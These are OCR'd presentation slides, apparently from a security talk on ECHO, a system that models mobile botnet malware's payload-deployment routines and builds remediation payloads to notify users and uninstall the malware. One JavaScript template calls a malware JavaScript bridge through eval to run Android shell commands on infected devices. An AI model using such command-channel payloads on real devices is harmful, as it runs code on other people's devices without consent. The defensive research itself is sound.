


Formal Model Instantiation


Generate edges and build the graph with payload deployment-related vertices


Formal Definitions (See Paper for Details)

Vertex Type	Vertex Symbol	Vextex Annotations	Annotation Symbols	Edge-In Assertion[1,2]	Edge-Out Assertion[1,3]
Payload Fetching Stage					
Network Request Sending	v^f_{req}	backend URL communication protocol HTTP Session	url p s	N/A (Root Node)	$v.url \neq \phi \ \wedge v.s = v_{snk}.s \wedge$ $typeof(v_{snk}) = v^f_{res}$
Request-Response Handling	v^f_{res}	response headers response content/binary HTTP Session	h b s	$typeof(v_{src}) = v^f_{req} \wedge$ $v.s = v_{src}.s$	$v.h.state = success \wedge$ $v.b \neq \phi \wedge$ $v.b = v_{snk}.b$
Payload Loading Stage					
Write Binary to File	v^l_{fw}	file path file binary	fp b	$v.fp \neq \phi \wedge v.b = v_{src}.b$	$fileExist(v.fp) \wedge$ $v_{snk}.fp = v.fp$
Read Binary From File	v^l_{fr}	file path file binary	fp b	$fileExist(v.fp) \wedge$ $v.fp = v_{snk}.fp$	$b \neq \phi \ \wedge \ v.b = v_{snk}.b$
Binary Decoding	v^l_{dec}	decoding algorithm decoding key pre-decoding binary post-decoding binary	alg k b_{pre} b_{pst}	$v.b_{pre} = v_{src}.b \wedge$ $(\neg v.alg.needsKey \vee$ $v.k \neq \phi)$	$v.b_{pst} \neq \phi \wedge$ $b_{pst} = v_{snk}.b$
Binary Segmentation	v^l_{seg}	segmentation index pre-decoding binary post-decoding binary	idx b_{pre} b_{pst}	$v.b_{pre} = v_{src}.b \wedge$ $v.idx \neq \phi$	$v.b_{pst} = v_{snk}.b$
Integrity Verification	v^l_{verify}	algorithm key or hash binary verification result	alg k b res	$v.alg \neq \phi \wedge$ $v.b = v_{src}.b \ \wedge \ k \neq \phi$	$v.res = true$
Payload Execution Stage					
Script Code Execution	v^e_{sce}	script binary entry point method context-crossing interfaces	b epm t	$v.b = v_{src}.b \wedge$ $scriptExecutable(v.b) \wedge$ $methodDefined(v.epm)$	$methodCalled(v.epm)$
Binary Code Loading	v^e_{bcl}	binary compiled class	b cls	$v.b = v_{src}.b \wedge$ $binaryCompilable(v.b)$	$typeof(v_{snk}) = v^e_{exe} \wedge$ $cls \neq \phi \wedge v.cls = v_{snk}.cls$
Entry Point Method Execution	v^e_{exe}	compiled class entry point method	cls epm	$v.cls = v_{src}.cls \wedge$ $methodDefined(v.epm)$	$methodCalled(v.epm)$



ECHO's Pipeline: Deployment Routine Formal Modeling






Formal Model Instantiation

Formal Definitions (See Paper for Details)


Vertex Type	Vertex Symbol	Vextex Annotations	Annotation Symbols	Edge-In Assertion[1,2]	Edge-Out Assertion[1,3]
Payload Fetching Stage					
Network Request Sending	v^f_{req}	backend URL communication protocol HTTP Session	url p s	N/A (Root Node)	$v.url \neq \phi \ \wedge v.s = v_{snk}.s \wedge$ $typeof(v_{snk}) = v^f_{res}$
Request Response Handling	v^f_{res}	response headers response content/binary HTTP Session	h b s	$typeof(v_{src}) = v^f_{req} \wedge$ $v.s = v_{src}.s$	$v.h.state = success \wedge$ $v.b \neq \phi \wedge$ $v.b = v_{snk}.b$
Payload Loading Stage					
Write Binary to File	v^l_{fw}	file path file binary	fp b	$v.fp \neq \phi \wedge v.b = v_{src}.b$	$fileExist(v.fp) \wedge$ $v_{snk}.fp = v.fp$
Read Binary From File	v^l_{fr}	file path file binary	fp b	$fileExist(v.fp) \wedge$ $v.fp = v_{snk}.fp$	$b \neq \phi \ \wedge \ v.b = v_{snk}.b$
Binary Decoding	v^l_{dec}	decoding algorithm decoding key pre-decoding binary post-decoding binary	alg k b_{pre} b_{pst}	$v.b_{pre} = v_{src}.b \wedge$ $(\neg v.alg.needsKey \ \vee$ $v.k \neq \phi)$	$v.b_{pst} \neq \phi \wedge$ $b_{pst} = v_{snk}.b$
Binary Segmentation	v^l_{seg}	segmentation index pre-decoding binary post-decoding binary	idx b_{pre} b_{pst}	$v.b_{pre} = v_{src}.b \wedge$ $v.idx \neq \phi$	$v.b_{pst} = v_{snk}.b$
Integrity Verification	v^l_{verify}	algorithm key or hash binary verification result	alg k b res	$v.alg \neq \phi \wedge$ $v.b = v_{src}.b \ \wedge \ k \neq \phi$	$v.res = true$
Payload Execution Stage					
Script Code Execution	v^e_{sce}	script binary entry point method context-crossing interfaces	b epm i	$v.b = v_{src}.b \wedge$ $scriptExecutable(v.b) \wedge$ $methodDefined(v.epm)$	$methodCalled(v.epm)$
Binary Code Loading	v^e_{bcl}	binary compiled class	b cls	$v.b = v_{src}.b \wedge$ $binaryCompilable(v.b)$	$typeof(v_{snk}) = v^e_{exe} \wedge$ $cls \neq \phi \ \wedge v.cls = v_{snk}.cls$
Entry Point Method Execution	v^e_{exe}	compiled class entry point method	cls epm	$v.cls = v_{src}.cls \wedge$ $methodDefined(v.epm)$	$methodCalled(v.epm)$


Generate edges and build the graph with payload deployment-related vertices

Remove unnecessary edges with pre-defined assertion based on runtime context



ECHO's Pipeline: Deployment Routine Formal Modeling






Formal Model Instantiation

Formal Definitions (See Paper for Details)


Vertex Type	Vertex Symbol	Vextex Annotations	Annotation Symbols	Edge-In Assertion[1,2]	Edge-Out Assertion[1,3]
Payload Fetching Stage					
Network Request Sending	v^f_{req}	backend URL communication protocol HTTP Session	url p s	N/A (Root Node)	$v.url \neq \phi \ \wedge v.s = v_{snk}.s \ \wedge$ $typeof(v_{snk}) = v^f_{res}$
Request Response Handling	v^f_{res}	response headers response content/binary HTTP Session	h b s	$typeof(v_{src}) = v^f_{req} \ \wedge$ $v.s = v_{src}.s$	$v.h.state = success \ \wedge$ $v.b \neq \phi \ \wedge$ $v.b = v_{snk}.b$
Payload Loading Stage					
Write Binary to File	v^l_{fw}	file path file binary	fp b	$v.fp \neq \phi \wedge v.b = v_{src}.b$	$fileExist(v.fp) \ \wedge$ $v_{snk}.fp = v.fp$
Read Binary From File	v^l_{fr}	file path file binary	fp b	$fileExist(v.fp) \ \wedge$ $v.fp = v_{snk}.fp$	$b \neq \phi \ \wedge \ v.b = v_{snk}.b$
Binary Decoding	v^l_{dec}	decoding algorithm decoding key pre-decoding binary post-decoding binary	alg k b_{pre} b_{pst}	$v.b_{pre} = v_{src}.b \ \wedge$ $(\neg v.alg.needsKey \ \vee$ $v.k \neq \phi)$	$v.b_{pst} \neq \phi \ \wedge$ $b_{pst} = v_{snk}.b$
Binary Segmentation	v^l_{seg}	segmentation index pre-decoding binary post-decoding binary	idx b_{pre} b_{pst}	$v.b_{pre} = v_{src}.b \ \wedge$ $v.idx \neq \phi$	$v.b_{pst} = v_{snk}.b$
Integrity Verification	v^l_{verify}	algorithm key or hash binary verification result	alg k b res	$v.alg \neq \phi \ \wedge$ $v.b = v_{src}.b \ \wedge \ k \neq \phi$	$v.res = true$
Payload Execution Stage					
Script Code Execution	v^e_{sce}	script binary entry point method context-crossing interfaces	b epm i	$v.b = v_{src}.b \ \wedge$ $scriptExecutable(v.b) \ \wedge$ $methodDefined(v.epm)$	$methodCalled(v.epm)$
Binary Code Loading	v^e_{bcl}	binary compiled class	b cls	$v.b = v_{src}.b \ \wedge$ $binaryCompilable(v.b)$	$typeof(v_{snk}) = v^e_{exe} \ \wedge$ $cls \neq \phi \ \wedge v.cls = v_{snk}.cls$
Entry Point Method Execution	v^e_{exe}	compiled class entry point method	cls epm	$v.cls = v_{src}.cls \ \wedge$ $methodDefined(v.epm)$	$methodCalled(v.epm)$

Generate edges and build the graph with payload deployment-related vertices

Remove unnecessary edges with pre-defined assertion based on runtime context




ECHO’s Pipeline: In-Vivo Influence Analysis




With payload deployment routines, Peter can send a payload to execute on infected devices. But what can it do?

ECHO’s Pipeline: In-Vivo Influence Analysis




With payload deployment routines, Peter can send a payload to execute on infected devices. But what can it do?

In-Vivo Influence Analysis




ECHO’s Pipeline: In-Vivo Influence Analysis




With payload deployment routines, Peter can send a payload to execute on infected devices. But what can it do?

In-Vivo Influence Analysis

Identify the capabilities that the remediation payload can reach to influence the frontend malware




ECHO's Pipeline: In-Vivo Influence Analysis




With payload deployment routines, Peter can send a payload to execute on infected devices. But what can it do?

In-Vivo Influence Analysis

Identify the capabilities that the remediation payload can reach to influence the frontend malware




ECHO's Pipeline: In-Vivo Influence Analysis



With payload deployment routines, Peter can send a payload to execute on infected devices. But what can it do?

In-Vivo Influence Analysis

Identify the capabilities that the remediation payload can reach to influence the frontend malware




ECHO’s Pipeline: Remediation Payload Construction

With identified in-vivo capabilities, ECHO generates remediation payloads templates.

ECHO’s Pipeline: Remediation Payload Construction

With identified in-vivo capabilities, ECHO generates remediation payloads templates.

Remediation Payload Construction




ECHO’s Pipeline: Remediation Payload Construction

With identified in-vivo capabilities, ECHO generates remediation payloads templates.

Remediation Payload Construction

ECHO maps reachable in-vivo influence
to remediation capabilities.



Notify infected devices’ owners

Remove or Interrupt bot’s execution


```
template = function(){
    // Variable to be updated by incident responders
    var urlToNotifyUser = "<notification_to_users>";
    var shouldNotifyUser = true;
    var shouldUninstall = true;
    // ECHO-generated payload deployment routine info
    var packageName = "tv.huohua.android.ocher";
    // context-switching interface info
    var jsiObjectName = "RequestInfoControllerBridge";
    var jsiExecApiName = "runCmd";
    // ECHO-generated code execution template
    // execute Linux shell command via context-swtiching interface
    if(shouldNotifyUser){ //execute code to notify end user
    var cmdNotifyUser = "am start -a android.intent.action.VIEW
    -d " + urlToNotifyUser;
    eval(jsiObjectName + '.' + jsiExecApiName)(cmdNotifyUser)
    }
    if(shouldUninstall){ //execute code to uninstall app
    var cmdDelete = "am start -a android.intent.action.DELETE -d
    package:" + packageName;
    eval(jsiObjectName + '.' + jsiExecApiName)(cmdDelete)
    }
    }();
```

ECHO’s Pipeline: Remediation Payload Construction


With identified in-vivo capabilities, ECHO generates remediation payloads templates.

Remediation Payload Construction

ECHO maps reachable in-vivo influence to remediation capabilities.



